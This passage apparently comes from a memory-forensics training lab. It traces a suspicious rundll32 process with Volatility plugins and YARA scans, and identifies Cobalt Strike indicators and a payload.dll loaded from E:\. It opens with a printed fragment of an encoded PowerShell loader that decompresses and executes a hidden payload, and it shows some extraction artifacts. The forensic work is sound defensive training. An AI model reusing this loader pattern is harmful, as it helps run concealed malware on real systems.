cASAA0AGIAWQB6AFoANAB3ADAAQQBBAAEEAPQA9ACIAKQApADsASQBFAFgAIAAoAE4AZQB3AC0A  
TwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBLAGeAbQBSAGUAYQBkAGUAcGAAoAE4AZQB3AC0ATw  
BiAGoAZQBjAHQAIABJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBHAHoAaQBwAFMAdABY  
AGUAYQBtACgAJABzACwAWwBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAH  
IAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoA0gBEAGUAYwBvAG0AcABYAGUAcWzACkAKQApAC4A  
UgBLAGEAZABUAG8ARQBvAGQAKAApADsA

5692 conhost.exe Required memory at 0xf3f686e020 is inaccessible (swapped)

5468 rundll32.exe C:\Windows\System32\rundll32.exe

3944 VSSVC.exe C:\Windows\system32\vssvc.exe

7292 svchost.exe C:\Windows\System32\svchost.exe -k swprv

2432 smartscreen.exe Required memory at 0xed2b7c8020 is inaccessible (swapped)

892 chrome.exe "C:\Program Files\Google\Chrome\Application\chrome.exe"

4492 chrome.exe "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=crashpad-handler "--user-data-dir=C:\Users\johndoe\AppData\Local\Google\Chrome\User Data"/prefetch:7 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Users\johndoe\AppData\Local\Google\Chrome\User Data\Crashpad"--url=https://clients2.google.com/cr/report --annotation=channel= --annotation=plat=Win64 --annotation=prod=Chrome --annotation=ver=115.0.5790.171 --initial-client-data=0x19c,0x1a0,0x1a4,0x178,0x1a8,0x7ffa8aede9e0,0x7ffa8aede9f0,0x7ffa8aede9e0

7208 chrome.exe Required memory at 0x4a793ec020 is inaccessible (swapped)

```
2784 chrome.exe "C:\Program
Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-
type=network.mojom.NetworkService --lang=en-GB --service-sandbox-type=none
--mojo-platform-channel-handle=2196 --field-trial-
handle=1888,i,11977534670868737611,7243353188915732905,262144 /prefetch:8
3052 chrome.exe Required memory at 0x402b8c6020 is inaccessible
(swapped)
7416 chrome.exe Required memory at 0xf4cc644020 is inaccessible
(swapped)
4972 chrome.exe Required memory at 0x47ac6de020 is inaccessible
(swapped)
4296 chrome.exe Required memory at 0xda35b8020 is inaccessible
(swapped)
3416 chrome.exe Required memory at 0x3e51f7c020 is inaccessible
(swapped)
4040 winpmem_mini_x "C:\Program
Files\Velociraptor\Tools\winpmem_mini_x64_rc2.exe" "C:\Program
Files\Velociraptor\Tools\tmp2081306188.raw"
5112 conhost.exe \??\C:\Windows\system32\conhost.exe 0x4
```

## Dumping Process Memory & Leveraging YARA

It should be obvious by now that process 3648 looks suspicious. To extract all memory resident pages in a process into an individual file we can use Volatility's `windows.memmap` plugin as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop> python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.memmap --pid 3648 --dump

Volatility 3 Framework 2.5.0
---SNIP---
0xf8016d0e9000 0x2077d000 0x3000 0x1bde4000 pid.3648.dmp
0xf8016d0ec000 0x20700000 0xd000 0x1bde7000 pid.3648.dmp
0xf8016d0f9000 0x7d827000 0x1000 0x1bdf4000 pid.3648.dmp
0xf8016d0fa000 0x2068e000 0x1000 0x1bdf5000 pid.3648.dmp
0xf8016d0fb000 0x7d826000 0x1000 0x1bdf6000 pid.3648.dmp
0xf8016d0fc000 0x1cee3000 0x1000 0x1bdf7000 pid.3648.dmp
0xf8016d0fd000 0x20691000 0x1000 0x1bdf8000 pid.3648.dmp
0xf8016d0fe000 0x20792000 0x1000 0x1bdf9000 pid.3648.dmp
0xf8016d0ff000 0x20693000 0x1000 0x1bdffa000 pid.3648.dmp
0xf8016d100000 0x7d825000 0x1000 0x1bdffb000 pid.3648.dmp
0xf8016d101000 0x7d824000 0x1000 0x1bdffc000 pid.3648.dmp
0xf8016d102000 0x7d828000 0x1000 0x1bdfd000 pid.3648.dmp
0xf8016d103000 0x20697000 0x2000 0x1bdfe000 pid.3648.dmp
0xf8016d105000 0x7d823000 0x1000 0x1be00000 pid.3648.dmp
0xf8016d106000 0x2069a000 0x1000 0x1be01000 pid.3648.dmp
0xf8016d107000 0x7d822000 0x1000 0x1be02000 pid.3648.dmp
```

0xf8016d187000	0x2e1a000	0x1000	0x1be03000	pid.3648.dmp
0xf8016d190000	0x2071b000	0x1000	0x1be04000	pid.3648.dmp
0xf8016d191000	0x2279c000	0x1000	0x1be05000	pid.3648.dmp
0xf8016d192000	0x2271d000	0x1000	0x1be06000	pid.3648.dmp
0xf8016d193000	0x2451e000	0x1000	0x1be07000	pid.3648.dmp
0xf8016d194000	0x2479f000	0x1000	0x1be08000	pid.3648.dmp
0xf8016d195000	0x20720000	0x1000	0x1be09000	pid.3648.dmp
0xf8016d196000	0x207a1000	0x2000	0x1be0a000	pid.3648.dmp
0xf8016d198000	0x206a3000	0x2000	0x1be0c000	pid.3648.dmp
0xf8016d19a000	0x207a5000	0x1000	0x1be0e000	pid.3648.dmp
0xf8016d19b000	0x24db0000	0x1000	0x1be0f000	pid.3648.dmp
0xf8016d19c000	0x24db2000	0x1000	0x1be10000	pid.3648.dmp
0xf8016d19d000	0x207a7000	0x1000	0x1be11000	pid.3648.dmp
0xf8016d19e000	0x7d820000	0x1000	0x1be12000	pid.3648.dmp
0xf8016d1a5000	0x2e1a000	0x1000	0x1be13000	pid.3648.dmp
0xf8016d1b0000	0x217b9000	0x5000	0x1be14000	pid.3648.dmp
0xf8016d1b5000	0x25dbe000	0x1000	0x1be19000	pid.3648.dmp
0xf8016d1b6000	0x25d3f000	0x1000	0x1be1a000	pid.3648.dmp
0xf8016d1b7000	0x25dc0000	0x6000	0x1be1b000	pid.3648.dmp
0xf8016d1bd000	0x259c6000	0x3000	0x1be21000	pid.3648.dmp
0xf8016d1c0000	0x25dc9000	0x3000	0x1be24000	pid.3648.dmp
0xf8016d1c3000	0x259cc000	0x1000	0x1be27000	pid.3648.dmp
0xf8016d1c4000	0x25dcd000	0x6000	0x1be28000	pid.3648.dmp
0xf8016d1ca000	0x7d81f000	0x1000	0x1be2e000	pid.3648.dmp
0xf8016d1cb000	0x25dd4000	0x1000	0x1be2f000	pid.3648.dmp
0xf8016d1cc000	0x25d55000	0x1000	0x1be30000	pid.3648.dmp
0xf8016d1cd000	0x2a2bd000	0x2000	0x1be31000	pid.3648.dmp
0xf8016d1cf000	0x25cd7000	0x2000	0x1be33000	pid.3648.dmp
0xf8016d1db000	0x2e1a000	0x1000	0x1be35000	pid.3648.dmp
0xf8019bc70000	0x1e722000	0x1000	0x1be36000	pid.3648.dmp
0xf801b19f0000	0x2e991000	0x1000	0x1be37000	pid.3648.dmp
0xf801d3630000	0x4aefd000	0x1000	0x1be38000	pid.3648.dmp
0xf801d3631000	0x3f6fe000	0x1000	0x1be39000	pid.3648.dmp
0xf801d3632000	0xf4ff000	0x1000	0x1be3a000	pid.3648.dmp
0xf801d3633000	0x75c00000	0x1000	0x1be3b000	pid.3648.dmp
0xf801d3636000	0x5b083000	0x1000	0x1be3c000	pid.3648.dmp
0xf801d363a000	0x73407000	0x1000	0x1be3d000	pid.3648.dmp
0xf801d363b000	0x35f08000	0x1000	0x1be3e000	pid.3648.dmp
0xf801d363c000	0x31189000	0x1000	0x1be3f000	pid.3648.dmp
0xf801d8c70000	0x6b02a000	0x1000	0x1be40000	pid.3648.dmp

pid.3648.dmp can be found inside the c:\Users\johndoe\Desktop directory of this section's target for your convenience.

To glean more details about the process with ID 3648 , we can employ YARA. By leveraging a PowerShell loop, we can systematically scan the process dump using all available rules of the <https://github.com/Neo23x0/signature-base/tree/master> YARA rules repository, which can

be found inside the C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules directory of this section's target.

```

PS C:\Users\johndoe> $rules = Get-ChildItem C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules | Select-Object -Property Name
PS C:\Users\johndoe> foreach ($rule in $rules)
{C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\yara64.exe
C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules\$( $rule.Name)
C:\Users\johndoe\Desktop\pid.3648.dmp}
HKTL_CobaltStrike_Beacon_Strings C:\Users\johndoe\Desktop\pid.3648.dmp
HKTL_CobaltStrike_Beacon_4_2_Decrypt C:\Users\johndoe\Desktop\pid.3648.dmp
HKTL_Win_CobaltStrike C:\Users\johndoe\Desktop\pid.3648.dmp
CobaltStrike_Sleep_Decoder_Indicator C:\Users\johndoe\Desktop\pid.3648.dmp
WiltedTulip_ReflectiveLoader C:\Users\johndoe\Desktop\pid.3648.dmp
---SNIP---

```

We notice some hits related to the [Cobalt Strike framework](#).

## Identifying Loaded DLLs

Upon scrutinizing the command lines, we identified arguments pointing to `payload.dll` for process `3648`, with the `Start` function serving as a clear sign of `payload.dll`'s execution. To further our understanding of the associated DLLs, we can employ Volatility's `windows.dllexport` plugin as follows.

```

C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.dllexport --pid 3648
Volatility 3 Framework 2.5.0

```

PID	Process	Base	Size	Name	Path	LoadTime	File
3648	rundll32.exe	0x7ff782070000	0x17000	rundll32.exe	C:\Windows\System32\rundll32.exe	2023-08-10 09:15:14.000000	Disabled
3648	rundll32.exe	0x7ffaa36b0000	0x1f8000	-	-	-	-
3648	rundll32.exe	0x7ffaa2400000	0xbf000	KERNEL32.DLL	C:\Windows\System32\KERNEL32.DLL	2023-08-10 09:15:14.000000	Disabled
3648	rundll32.exe	0x7ffaa0ec0000	0x2f6000	KERNELBASE.dll	C:\Windows\System32\KERNELBASE.dll	2023-08-10 09:15:14.000000	Disabled
3648	rundll32.exe	0x7ffaa26b0000	0x9e000	msvcrt.dll	C:\Windows\System32\msvcrt.dll	2023-08-10 09:15:14.000000	Disabled
3648	rundll32.exe	0x7ffaa1ef0000	0x354000	combase.dll	C:\Windows\System32\combase.dll	2023-08-10 09:15:14.000000	Disabled

```
3648 rundll32.exe 0x7ffaa11c0000 0x100000 ucrtbase.dll
C:\Windows\System32\ucrtbase.dll 2023-08-10 09:15:14.000000
Disabled
3648 rundll32.exe 0x7ffaa1820000 0x126000 RPCRT4.dll
C:\Windows\System32\RPCRT4.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa3530000 0xad000 shcore.dll
C:\Windows\System32\shcore.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa2b70000 0x1d000 imagehlp.dll
C:\Windows\System32\imagehlp.dll 2023-08-10 09:15:14.000000
Disabled
3648 rundll32.exe 0x6bac0000 0x4f000 payload.dll
E:\payload.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa2750000 0x19d000 user32.dll
C:\Windows\System32\user32.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa14a0000 0x22000 win32u.dll
C:\Windows\System32\win32u.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa2900000 0x2c000 GDI32.dll
C:\Windows\System32\GDI32.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa1330000 0x115000 gdi32full.dll
C:\Windows\System32\gdi32full.dll 2023-08-10 09:15:14.000000
Disabled
3648 rundll32.exe 0x7ffaa0e20000 0x9d000 msvcp_win.dll
C:\Windows\System32\msvcp_win.dll 2023-08-10 09:15:14.000000
Disabled
3648 rundll32.exe 0x7ffaa2b40000 0x30000 IMM32.DLL
C:\Windows\System32\IMM32.DLL 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffa9e7a0000 0x9e000 uxtheme.dll
C:\Windows\system32\uxtheme.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa2b90000 0x114000 MSCTF.dll
C:\Windows\System32\MSCTF.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa2d10000 0xcd000 OLEAUT32.dll
C:\Windows\System32\OLEAUT32.dll 2023-08-10 09:15:14.000000
Disabled
3648 rundll32.exe 0x7ffaa2360000 0x9c000 sechost.dll
C:\Windows\System32\sechost.dll 2023-08-10 09:15:14.000000 Disabled
3648 rundll32.exe 0x7ffaa1770000 0xaf000 ADVAPI32.dll
C:\Windows\System32\ADVAPI32.dll 2023-08-10 09:15:15.000000
Disabled
3648 rundll32.exe 0x7ffa959c0000 0x4d9000 WININET.dll
C:\Windows\System32\WININET.dll 2023-08-10 09:15:15.000000 Disabled
3648 rundll32.exe 0x7ffaa2630000 0x6b000 WS2_32.dll
C:\Windows\System32\WS2_32.dll 2023-08-10 09:15:15.000000 Disabled
3648 rundll32.exe 0x7ffaa0660000 0x18000 CRYPTSP.dll
C:\Windows\System32\CRYPTSP.dll 2023-08-10 09:15:15.000000 Disabled
3648 rundll32.exe 0x7ffa9fd90000 0x34000 rsaenh.dll
C:\Windows\system32\rsaenh.dll 2023-08-10 09:15:15.000000 Disabled
3648 rundll32.exe 0x7ffaa14d0000 0x27000 bcrypt.dll
C:\Windows\System32\bcrypt.dll 2023-08-10 09:15:15.000000 Disabled
3648 rundll32.exe 0x7ffaa0680000 0xc000 CRYPTBASE.dll
C:\Windows\System32\CRYPTBASE.dll 2023-08-10 09:15:15.000000
```

Disabled

3648 rundll32.exe 0x7ffaa0d90000 0x82000 bcryptPrimitives.dll

C:\Windows\System32\bcryptPrimitives.dll

2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffaa0c80000 0x32000 SspiCli.dll

C:\Windows\System32\SspiCli.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffa908e0000 0x17000 napinsp.dll

C:\Windows\system32\napinsp.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffa8ffe0000 0x1b000 pnrpnsp.dll

C:\Windows\system32\pnrpnsp.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffa8b4b0000 0x15000 wshbth.dll

C:\Windows\system32\wshbth.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffa9c740000 0x1d000 NLAapi.dll

C:\Windows\system32\NLAapi.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffaa0160000 0x3c000 IPHLPAPI.DLL

C:\Windows\System32\IPHLPAPI.DLL 2023-08-10 09:15:15.000000

Disabled

3648 rundll32.exe 0x7ffaa0470000 0x6a000 mswsock.dll

C:\Windows\System32\mswsock.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffaa01a0000 0xcb000 DNSAPI.dll

C:\Windows\SYSTEM32\DNSAPI.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffaa28f0000 0x8000 NSI.dll

C:\Windows\System32\NSI.dll 2023-08-10 09:15:15.000000

Disabled

3648 rundll32.exe 0x7ffa8ffc0000 0x12000 winrnr.dll

C:\Windows\System32\winrnr.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffa99300000 0x82000 fwpucLnt.dll

C:\Windows\System32\fwpuclnt.dll 2023-08-10 09:15:15.000000

Disabled

3648 rundll32.exe 0x7ffa993f0000 0xa000 rasadhlp.dll

C:\Windows\System32\rasadhlp.dll 2023-08-10 09:15:15.000000

Disabled

3648 rundll32.exe 0x7ffa970d0000 0x2b1000 iertutil.dll

C:\Windows\System32\iertutil.dll 2023-08-10 09:15:15.000000

Disabled

3648 rundll32.exe 0x7ffa9ee70000 0x793000

windows.storage.dll C:\Windows\SYSTEM32\windows.storage.dll

2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffaa0710000 0x2e000 Wldp.dll

C:\Windows\System32\Wldp.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffaa1710000 0x55000 shlwapi.dll

C:\Windows\System32\shlwapi.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffaa0cd0000 0x1f000 profapi.dll

C:\Windows\System32\profapi.dll 2023-08-10 09:15:15.000000 Disabled

3648 rundll32.exe 0x7ffa86730000 0x17000

ondemandconnroutehelper.dll

C:\Windows\SYSTEM32\ondemandconnroutehelper.dll 2023-08-10 09:15:15.000000

Disabled

3648 rundll32.exe 0x7ffa99bd0000 0x10a000 winhttp.dll

C:\Windows\SYSTEM32\winhttp.dll 2023-08-10 09:15:15.000000 Disabled

```
3648 rundll32.exe 0x7ffa9ec70000 0x12000 kernel.appcore.dll
C:\Windows\SYSTEM32\kernel.appcore.dll 2023-08-10 09:15:15.000000
Disabled
3648 rundll32.exe 0x7ffa9a9a0000 0xb000 WINNSI.DLL
C:\Windows\SYSTEM32\WINNSI.DLL 2023-08-10 09:15:15.000000 Disabled
```

We notice `E:\payload.dll` in Volatility's output. Based on its location, we surmise it could originate from an external USB or perhaps a mounted ISO file. We'll earmark this DLL for a more in-depth analysis later on.

## Identifying Handles

Next, let's identify the files and registry entries accessed by the suspicious process using Volatility's `windows.handles` plugin.

When a process needs to read from or write to a file, it doesn't directly interact with the file's data on the disk. Instead, the process requests the operating system to open the file, and in return, the OS provides a file handle. This handle is essentially a ticket that grants the process permission to perform operations on that file. Every subsequent operation the process performs on that file - be it reading, writing, or closing - is done through this handle.

Open handles can be a goldmine for forensic analysts. By examining the list of open handles, we can determine which processes were accessing which files or registry keys at a particular point in time. This can provide insights into the behavior of potentially malicious software or the actions of a user.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.handles --pid 3648
Volatility 3 Framework 2.5.0
```

PID	Process	Offset	HandleValue	Type	GrantedAccess	Name
3648	rundll32.exe		0x800ae4d88960	0x4	Event 0x1f0003	
3648	rundll32.exe		0x800ae4d909e0	0x8	Event 0x1f0003	
3648	rundll32.exe		0x800ae1da6df0	0xc	WaitCompletionPacket	
		0x1				
3648	rundll32.exe		0x800ae40b1140	0x10	IoCompletion	0x1f0003
3648	rundll32.exe		0x800ae139dd70	0x14	TpWorkerFactory	0xf00ff
3648	rundll32.exe		0x800ae0cd4e90	0x18	IRTimer	0x100002
3648	rundll32.exe		0x800ae1da8240	0x1c	WaitCompletionPacket	
		0x1				
3648	rundll32.exe		0x800ae0cd5600	0x20	IRTimer	0x100002
3648	rundll32.exe		0x800ae1da83e0	0x24	WaitCompletionPacket	
		0x1				
3648	rundll32.exe		0x800ae40b8830	0x28	EtwRegistration	0x804
3648	rundll32.exe		0x800ae40b97f0	0x2c	EtwRegistration	0x804

```
3648 rundll32.exe 0x800ae40ba350 0x30 EtwRegistration 0x804
3648 rundll32.exe 0xdf8539094560 0x34 Directory 0x3
KnownDlls
3648 rundll32.exe 0x800ae4d90560 0x38 Event 0x1f0003
3648 rundll32.exe 0x800ae4d905e0 0x3c Event 0x1f0003
3648 rundll32.exe 0x800ae17c3080 0x40 Thread 0x1fffffff
Tid 2228 Pid 3648
3648 rundll32.exe 0x800ae40bfbb0 0x44 EtwRegistration 0x804
3648 rundll32.exe 0x800ae1d3d450 0x48 Mutant 0x1f0001
SM0:3648:304:WilStaging_02
3648 rundll32.exe 0x800ae4a097a0 0x4c ALPC Port 0x1f0001
3648 rundll32.exe 0xdf853943d920 0x50 Directory 0xf
BaseNamedObjects
3648 rundll32.exe 0x800ae05465e0 0x54 Semaphore 0x1f0003
SM0:3648:304:WilStaging_02_p0
3648 rundll32.exe 0x800ae0546680 0x58 Semaphore 0x1f0003
SM0:3648:304:WilStaging_02_p0h
3648 rundll32.exe 0x800ae40c1430 0x5c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40c25b0 0x60 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40c2cb0 0x64 EtwRegistration 0x804
3648 rundll32.exe 0x800ae0cd7d50 0x68 IRTimer 0x100002
3648 rundll32.exe 0x800ae2959d10 0x6c TpWorkerFactory 0xf00ff
3648 rundll32.exe 0x800ae40c3f00 0x70 IoCompletion 0x1f0003
3648 rundll32.exe 0x800ae1da84b0 0x74 WaitCompletionPacket
0x1
3648 rundll32.exe 0x800ae0cd7b30 0x78 IRTimer 0x100002
3648 rundll32.exe 0x800ae1da7c90 0x7c WaitCompletionPacket
0x1
3648 rundll32.exe 0xdf8541a03a90 0x80 Key 0x20019
MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
3648 rundll32.exe 0xdf8541a13330 0x84 Key 0x20019 MACHINE
3648 rundll32.exe 0x800ae4d91b60 0x88 Event 0x1f0003
3648 rundll32.exe 0x800ae1da8720 0x8c WaitCompletionPacket
0x1
3648 rundll32.exe 0xdf8541a07d80 0x90 Key 0x20019 MACHINE
3648 rundll32.exe 0xdf8541a07b60 0x94 Key 0x20019
MACHINE\SOFTWARE\MICROSOFT\OLE
3648 rundll32.exe 0x800ae4d91960 0x98 Event 0x1f0003
3648 rundll32.exe 0xdf8541a12890 0xa0 Partition 0x20019
3648 rundll32.exe 0x800ae4d919e0 0xa4 Event 0x1f0003
3648 rundll32.exe 0x800ae40c4610 0xa8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40c4a70 0xac EtwRegistration 0x804
3648 rundll32.exe 0x800ae40c9150 0xb0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae4d91be0 0xb4 Event 0x1f0003
3648 rundll32.exe 0x800ae4d91560 0xb8 Event 0x1f0003
3648 rundll32.exe 0x800ae4d91ee0 0xbc Event 0x1f0003
3648 rundll32.exe 0x800ae4d91c60 0xc0 Event 0x1f0003
3648 rundll32.exe 0x800ae4d91660 0xc4 Event 0x1f0003
3648 rundll32.exe 0x800ae4d915e0 0xc8 Event 0x1f0003
3648 rundll32.exe 0x800ae40caab0 0xcc EtwRegistration 0x804
```

```
3648 rundll32.exe 0x800ae40cab90 0xd0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40caf10 0xd4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ccdb0 0xd8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cca30 0xdc EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cd830 0xe0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cd9f0 0xe4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cdbb0 0xe8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cc790 0xec EtwRegistration 0x804
3648 rundll32.exe 0xdf8541a0a1a0 0xf0 Key 0x1
MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
3648 rundll32.exe 0x800ae1347080 0xf4 Thread 0x1ffffff
Tid 5528 Pid 3648
3648 rundll32.exe 0x800ae40cc5d0 0xf8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cdc90 0xfc EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cd2f0 0x100 EtwRegistration 0x804
3648 rundll32.exe 0xdf8541a09b40 0x104 Key 0x9
MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION
OPTIONS
3648 rundll32.exe 0x800ae40cc242 0x10c Session 0x1f0003
3648 rundll32.exe 0x800adf624d20 0x110 WindowStation 0xf037f
WinSta0
3648 rundll32.exe 0x800adf5fda80 0x114 Desktop 0xf01ff Default
3648 rundll32.exe 0x800adf624d20 0x118 WindowStation 0xf037f
WinSta0
3648 rundll32.exe 0x800ae2f02770 0x11c File 0x100001
\Device\HarddiskVolume3\Windows\System32\en-US\rundll32.exe.mui
3648 rundll32.exe 0x800ae40cd130 0x120 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cc410 0x128 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cc4f0 0x12c EtwRegistration 0x804
3648 rundll32.exe 0x800adf453080 0x130 Thread 0x1ffffff
Tid 792 Pid 3648
3648 rundll32.exe 0x800ae40cc330 0x134 EtwRegistration 0x804
3648 rundll32.exe 0x800ae137dce0 0x138 ALPC Port 0x1f0001
3648 rundll32.exe 0x800ae40cc6b0 0x13c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cc870 0x140 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cc950 0x144 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cd210 0x148 EtwRegistration 0x804
3648 rundll32.exe 0x800ae190c080 0x14c Thread 0x1ffffff
Tid 2156 Pid 3648
3648 rundll32.exe 0x800ae40ccb10 0x150 EtwRegistration 0x804
3648 rundll32.exe 0xdf85394d8830 0x154 Section 0x4
Theme2077877619
3648 rundll32.exe 0xdf85394d82f0 0x158 Section 0x4
Theme578244626
3648 rundll32.exe 0x800ae40cf5f0 0x15c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ce470 0x160 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cf7b0 0x164 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ceb70 0x168 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ce550 0x16c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ced30 0x170 EtwRegistration 0x804
```

3648 rundll32.exe 0xdf8541a05960 0x174 Key 0xf USER\S-1-5-21-414731039-2985344906-4266326170-

1000\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\5.0\CACHE\EXTENSIBLE CACHE

3648 rundll32.exe 0x800ae40cf350 0x178 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ce8d0 0x17c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cdf30 0x180 EtwRegistration 0x804
3648 rundll32.exe 0x800ae1e1d6e0 0x184 Semaphore 0x100003
3648 rundll32.exe 0x800ae1e1df60 0x188 Semaphore 0x100003
3648 rundll32.exe 0x800ae1e1dde0 0x18c Event 0x1f0003
3648 rundll32.exe 0x800ae4439c70 0x190 File 0x100003

\Device\KsecDD

3648 rundll32.exe 0x800ae40ce390 0x194 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ce0f0 0x198 EtwRegistration 0x804
3648 rundll32.exe 0xdf8541a0d280 0x19c Key 0x20019

MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\IDS

3648 rundll32.exe 0x800ae2f03470 0x1a0 File 0x100001

\Device\KsecDD

3648 rundll32.exe 0x800ae40cec50 0x1a4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ce1d0 0x1a8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ce710 0x1ac EtwRegistration 0x804
3648 rundll32.exe 0x800ae460acd0 0x1b0 File 0x100001

\Device\CNG

3648 rundll32.exe 0x800ae40cde50 0x1b4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae1e1d860 0x1b8 Semaphore 0x100003
3648 rundll32.exe 0x800ae1e1de60 0x1bc Semaphore 0x100003
3648 rundll32.exe 0x800ae1e1d560 0x1c0 Event 0x1f0003
3648 rundll32.exe 0x800ae40ce2b0 0x1c4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cf430 0x1c8 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cf6d0 0x1cc EtwRegistration 0x804
3648 rundll32.exe 0x800ae1e1e160 0x1d0 Event 0x1f0003
3648 rundll32.exe 0x800ae190c080 0x1d4 Thread 0x1fffffff

Tid 2156 Pid 3648

3648 rundll32.exe 0x800ae18dbce0 0x1d8 ALPC Port 0x1f0001
3648 rundll32.exe 0x800ae190c080 0x1dc Thread 0x1fffffff

Tid 2156 Pid 3648

3648 rundll32.exe 0x800ae1e1d1e0 0x1e0 Event 0x1f0003
3648 rundll32.exe 0xdf8541a109c0 0x1e4 Key 0x20019

MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL\_CATALOG 9

3648 rundll32.exe 0x800ae1e1fee0 0x1e8 Event 0x1f0003
3648 rundll32.exe 0x800ae40cee10 0x1f0 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ce630 0x1f4 EtwRegistration 0x804
3648 rundll32.exe 0x800ae1e1f7e0 0x1f8 Event 0x1f0003
3648 rundll32.exe 0x800ae1e1ffe0 0x1fc Event 0x1f0003
3648 rundll32.exe 0x800ae1e20160 0x200 Event 0x1f0003
3648 rundll32.exe 0x800ae40cf0b0 0x204 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40ce9b0 0x208 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cea90 0x20c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cfcf0 0x210 EtwRegistration 0x804

```
3648 rundll32.exe 0x800ae40d1110 0x214 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d11f0 0x218 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d0690 0x21c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40cfb30 0x220 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d0a10 0x224 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d13b0 0x228 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d0af0 0x22c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d0150 0x230 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d0bd0 0x234 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d1e30 0x238 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d2d10 0x23c EtwRegistration 0x804
3648 rundll32.exe 0x800ae0cbe460 0x244 Event 0x1f0003
3648 rundll32.exe 0x800ae40d3090 0x248 EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d1d50 0x24c EtwRegistration 0x804
3648 rundll32.exe 0x800ae40d2df0 0x250 EtwRegistration 0x804
